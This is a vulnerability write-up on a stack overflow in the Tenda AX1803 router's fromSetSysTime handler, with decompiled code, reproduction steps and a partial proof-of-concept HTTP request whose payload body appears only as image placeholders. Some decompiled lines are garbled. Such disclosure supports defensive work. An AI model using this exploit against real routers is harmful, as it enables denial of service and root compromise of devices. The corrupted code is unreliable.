

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-3421.html

## **Product Information**

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:



## **Vulnerability details**

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the from Set Sys Time function. An attacker can obtain a stable root shell through a carefully constructed payload.

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         memset(v30, 0, sizeof(v30));
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         memset(\sqrt{32}, 0, sizeof(\sqrt{32})):
        v2 = (const char *)websgetvar(a1, "timeZone", &byte_1EACC5);
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         printf("[%s:%d] sys.timezone: %s\n", "fromSetSysTime_sync", 139, v2);
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       v3 = (const char *)websgetvar(a1, "timePeriod", &byte_1EACC5);
v4 = (const char *)websgetvar(a1, "ntpServer", "time.windows.com");
if ( strchr(v2, ':') )
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            _isoc99_sscanf(v2, "%[^:]:%s", &v22, &v26);
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         }
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         else
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           strcpy((char *)&v22, \dagged2);
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           strcpy((char *)&v26,
```

In the fromSetSysTime function,the v2 (the value of timeZone) we entered is directly copied into the v22 array through the strcpy function. It is not secure, as long as the size of the data we enter is larger than the size of v22, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/SetSysTimeCfg HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0 Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

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
Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos\_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.